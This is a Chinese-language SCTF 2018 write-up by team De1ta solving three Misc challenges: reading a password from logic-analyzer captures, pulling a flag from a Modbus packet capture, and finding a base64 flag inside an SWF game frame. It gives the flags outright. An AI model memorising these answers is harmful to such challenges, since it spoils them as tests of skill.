SCTF 2018 Writeup — De1ta

De1ta / 2018-06-22 13:41:57 / 浏览数 22438 安全技术 CTF 顶(3) 踩(0)


Team: De1ta

[TOC]

0x00 Misc

神秘的交易


参考资料：
https://bbs.pediy.com/thread-151259-1.htm
https://www.waitalone.cn/security-hardware-usb.html
下载Saleae Logic 分析软件分析截获的logicdata数据包：




clk栏为时钟电平，data栏为数据电平。
每个指令都在时钟高电平时数据下降沿后开始，数据从低位到高位的顺序发送。发送的命令格式为 一个字节指令类型 一个字节地址 一个字节数据，然后时钟高电平数据电平上升沿代表本次命令结束。我们关注的指令类型为0x33，用于校验口令。发送命令格式为

```
0x33 0x01 s1
0x33 0x02 s2
0x33 0x03 s3
```


其中s1 s2 s3拼在一起就是那三个字节的口令了.
在下图方框部分可以找到校验口令：


Saleae Logic 1.2.18 - [Disconnected] - [389ebf6b-ce63-4ed9-8cee-0f52265e1d49.logicdata] - [4 MHz Digital, 25 s]
0 s
+10 s
+20 s
389ebf6b-ce6...
先知社区


放大后三条命令分别为：



Saleae Logic 1.2.18 - [Disconnected] - [389ebf6b-ce63-4ed9-8cee-0f52265e1d49.logicdata] - [4 MHz Digital, 25 s]
6 s : 959 ms
6 s : 960 ms
59.5 µs
8.421 kHz
0.1188 ms
0x33
0x01
0x40



Saleae Logic 1.2.18 - [Disconnected] - [389ebf6b-ce63-4ed9-8cee-0f52265e1d49.logicdata] - [4 MHz Digital, 25 s]
6 s : 960 ms
6 s : 961 ms
0x33
0x02
0x31
Annotations
Analyzers



Saleae Logic 1.2.18 - [Disconnected] - [389ebf6b-ce63-4ed9-8cee-0f52265e1d49.logicdata] - [4 MHz Digital, 25 s]
6 s : 961 ms
6 s : 962 ms
0x33
0x03
0x10
389ebf6b-ce6...
先知社区

在时钟电平为高电平时对应的数据电平高低位分别表示1和0，且数据按从低位到高位的顺序发送，因此三调指令分别为：
0x33 0x01 0x40
0x33 0x02 0x31
0x33 0x03 0x10
因此三个口令为 0x40 0x31 0x10

flag：SCTF{403110}


神奇的modbus

拿到数据包，输入modbus过滤



```
modbus
No.  Time             Source        Destination   Protocol  Length  Internet Protocol Version 4  Info
 937 19:54:40.745726 192.168.1… 192.168.13… Modbus…    66 ✓        Query: Trans:     1; Unit:   1, Func:   4: Read Input Registers
 941 19:54:40.965341 192.168.1… 192.168.13… Modbus…   109 ✓     Response: Trans:     1; Unit:   1, Func:   4: Read Input Registers
 943 19:54:41.482123 192.168.1… 192.168.13… Modbus…    66 ✓        Query: Trans:     1; Unit:   1, Func:   1: Read Coils
 945 19:54:41.482912 192.168.1… 192.168.13… Modbus…    66 ✓     Response: Trans:     1; Unit:   1, Func:   1: Read Coils
 947 19:54:42.079087 192.168.1… 192.168.13… Modbus…    66 ✓        Query: Trans:     1; Unit:   1, Func:   1: Read Coils
 948 19:54:42.079736 192.168.1… 192.168.13… Modbus…    65 ✓     Response: Trans:     1; Unit:   1, Func:   1: Read Coils
 950 19:54:45.756911 192.168.1… 192.168.13… Modbus…    66 ✓        Query: Trans:     1; Unit:   1, Func:   1: Read Coils
 951 19:54:45.758123 192.168.1… 192.168.13… Modbus…    65 ✓     Response: Trans:     1; Unit:   1, Func:   1: Read Coils
 953 19:54:46.287054 192.168.1… 192.168.13… Modbus…    66 ✓        Query: Trans:     1; Unit:   1, Func:   1: Read Coils
 954 19:54:46.287661 192.168.1… 192.168.13… Modbus…    67 ✓     Response: Trans:     1; Unit:   1, Func:   1: Read Coils
 956 19:54:49.655844 192.168.1… 192.168.13… Modbus…    66 ✓        Query: Trans:     1; Unit:   1, Func:   3: Read Holding Registers
 957 19:54:49.656598 192.168.1… 192.168.13… Modbus…   109 ✓     Response: Trans:     1; Unit:   1, Func:   3: Read Holding Registers
 959 19:54:51.826054 192.168.1… 192.168.13… Modbus…    66 ✓        Query: Trans:     1; Unit:   1, Func:   1: Read Coils
 960 19:54:51.827311 192.168.1… 192.168.13… Modbus…    67 ✓     Response: Trans:     1; Unit:   1, Func:   1: Read Coils
 962 19:54:55.840415 192.168.1… 192.168.13… Modbus…    66 ✓        Query: Trans:     1; Unit:   1, Func:   2: Read Discrete Inputs
 963 19:54:55.841789 192.168.1… 192.168.13… Modbus…    66 ✓     Response: Trans:     1; Unit:   1, Func:   2: Read Discrete Inputs
 965 19:54:57.251783 192.168.1… 192.168.13… Modbus…    66 ✓        Query: Trans:     1; Unit:   1, Func:   1: Read Coils
```

随便点一个，追踪tcp流，得到flag




```
2....................................................................................E.d..................................
................................................b.............................)..&.........................................
......A......................................................................................................
7..4..............................................................................................................6........
.....................................0......................................................g..............................
............................................
..
............................................K.   ....................
0.......................?......................j.......!..........................................S........................
................................................r...............................+..(.s.c.t.f.
{.E.a.s.y._.M.d.b.u.s.}..................)......................
%.........................-.......................................................;..
8..................................................................h.....................)................................
.............x.................................+..
(..................................................g.......................
5........................F.......................
............................
%.."............................................,.................................................^.......................H.
................................A..>.......................................................................
```

flag:sctf{Easy_Mdbus}


肥宅快乐题

拿到swf文件，先扔到IE里玩了一下，没有什么特别的发现
游戏难度较高，通关遥遥无期
于是，直接用爱奇艺播放器打开，在第57帧可以看到通关的NPC对话



Normally I would be. This is for you U1lDe0YzaVpoYWlfa3U0aWxlX1QxMTF9, I thought I'd get to safer ground.

得到一串base64

